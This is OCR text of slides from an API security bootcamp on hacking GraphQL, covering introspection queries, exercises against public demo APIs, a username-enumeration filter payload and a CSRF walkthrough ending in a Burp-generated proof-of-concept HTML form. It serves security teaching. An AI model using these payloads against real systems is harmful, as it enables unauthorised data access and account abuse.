API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

2023


Hacking GraphQL

REST API Alternative for CRUD operations

GraphQL is a data query language used instead of REST APIs for backend data-related calls.


By default, GraphQL does not use authentication.

What is GraphQL?


/movies
/directors
REST API
/graphql
movies
directors
GRAPHQL API

Identifying GraphQL in your Target

Possible paths to check for in Burp Proxy HTTP History



GraphQL Terminology

Introspection (query schema)	Query	Mutations
• Used to retrieve schema	• Used to fetch data • Read only	• Used to change data • CRUD operations

The three root types

Query
for querying the data

Mutation
for modifying the data

Subscription
for notifying about events

GraphQL Tools

Chrome Plugin Altair

GraphQL Explorer - https://api.spacex.land/graphql/

GraphQL Voyager

GraphQL Introspection using Chrome

API	• https://api.spacex.land/graphql (historic, no longer available) • https://spacex-production.up.railway.app/
Query	• {__schema{types{name,fields{name}}}}
Plugin	• Add Chrome extension “Altair GraphQL Client” • Use https://spacex-production.up.railway.app/ for the URL

Demo: Introspection Queries

- Query 1:

query IntrospectionQuery{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name description args{...InputValue}}}}fragment FullType on __Type{kind name description fields(includeDeprecated:true){name description args{...InputValue}type{...TypeRef}isDeprecated deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on __InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name ofType{kind name ofType{kind name ofType{kind name}}}}

- Query 2:

{__schema{types{name,fields{name}}}}

- Query 3:


query IntrospectionQuery
{__schema{queryType{name},mutationType{name},types{kind,name,description,fields(includeDeprecated:true){name,description,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},defaultValue},type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}}},isDeprecated,deprecationReason},inputFields{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue},interfaces{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},enumValues(includeDeprecated:true){name,description,isDeprecated,deprecationReason,},possibleTypes{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},directives{name,description,locations,args{name,description,type{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name,ofType{kind,name}}}}}}}},defaultValue}}}


Demo: GraphQL Voyager

1. Open browser:

https://ivangoncharov.github.io/graphql-voyager/

2. Click CHANGE SCHEMA button
3. Click INTROSPECTION
4. Click COPY INTROSPECTION QUERY
5. Paste into Altair or GraphQL Editor and Send
6. Click Download
7. Open downloaded file, select all, copy, paste into INTROSPECTION
8. View your ERD







Exercise 6-1: Query some GraphQL Endpoints

1. Install and Open the Altair UI in your Chrome browser or use default GraphQL Editor.
2. Paste into the POST this URL: https://spacex-production.up.railway.app/
3. Paste this introspection query: {__schema{types{name,fields{name}}}}
4. Click Send Request button
5. Change query to following:

{capsules {type}}
{company {ceo}}
{company {headquarters{address}}}



Demo: Perform a mutation



mutation {insert_users(objects: {name: "SUNNY"}) {returning {id name rocket timestamp twitter}}}

Exercise 6-2

Try this API for queries and mutations:

- https://anilist.co/graphiql

The following support queries only:

- http://api.catalysis-hub.org/graphql
- https://countries.trevorblades.com/
- https://graphql.org/swapi-graphql/

Examples:

- query{__schema{types{name,fields{name}}}}

Exercise 6-3:
GraphQL Query / User enumeration

- https://anilist.co/graphiql

Get Hacking!

- Finding: Introspection enabled
- Finding: Mutations – try to change data within the data store
- Finding: Username Enumeration
  - Take advantage of ***gt lt eq*** and maxItems

```
{"method":"getUsers",
"params":{"filter":{"operator":"and",
"clauses":[{"operator":"gt","field":"username","value":"1"},
{"operator":"eq","field":"domainName","value":"local"}]},
"page":{"startIndex":0,"maxItems":100}}}\'
```

Known GRAPHQL CVEs

- Over 50 known CVEs related to GRAPHQL
  - SQL injection, File upload vuln, Sensitive Data Exposure, Cross-site Request Forgery (CSRF)
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=graphql

CSRF Attack in GraphQL (1)

```
POST /graphql HTTP/1.1
Host: redacted
Connection: close
Content-Length: 100
accept: */*
User-Agent: ...
content-type: application/json
Referer: https://redacted/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ...

{"operationName":null,"variables":{},"query":"{\n  user {\n    firstName\n    __typename\n  }
\n}\n"}
```

- GraphQL endpoints can be configured without CSRF protection
- Most calls are POST with Content-Type application/json

CSRF Attack in GraphQL (2)

```
POST /graphql HTTP/1.1
Host: redacted
Connection: close
Content-Length: 72
accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://redacted
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ...

query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A
```

- Convert POST Body to URL encoded

CSRF Attack in GraphQL (3)

```
query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A
```


```
query={
  user {
    firstName
    __typename
  }
}
```

{"operationName":null,"variables":{},"query":"{\n user {\n firstName\n __typename\n }\n}\n"}

- Same call may also support form URL encoding:

query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A

CSRF Attack in GraphQL (4)




```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://redacted/graphql" method="POST">
      <input type="hidden" name="query" value="&#123;&#10;&#32;&#32;user&#32;&#123;&#10;&#32;&#32;&#32;&#32;firstName&#10;&#32;&#32;&#32;&#32;&#95;&#95;typename&#10;&#32;&#32;&#125;&#10;&#125;&#10;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

- Use CSRF PoC Tool in Burp to create attack

Developer GRAPHQL Pitfalls

Parsing Vulnerabilities	Normalization Issues	Operation Validation Errors	Denial of Service Attacks	GraphQL SQL Injections
Authentication Vulnerabilities	GraphQL Authorization Traversal Attacks	Relay Global Object Identification Vulnerability	GraphQL Gateway / Proxying Vulnerability	GraphQL Introspection Vulnerability
	Generated GraphQL APIs Vulnerability	GraphQL CSRF Vulnerability	GraphQL Excessive Errors Vulnerability	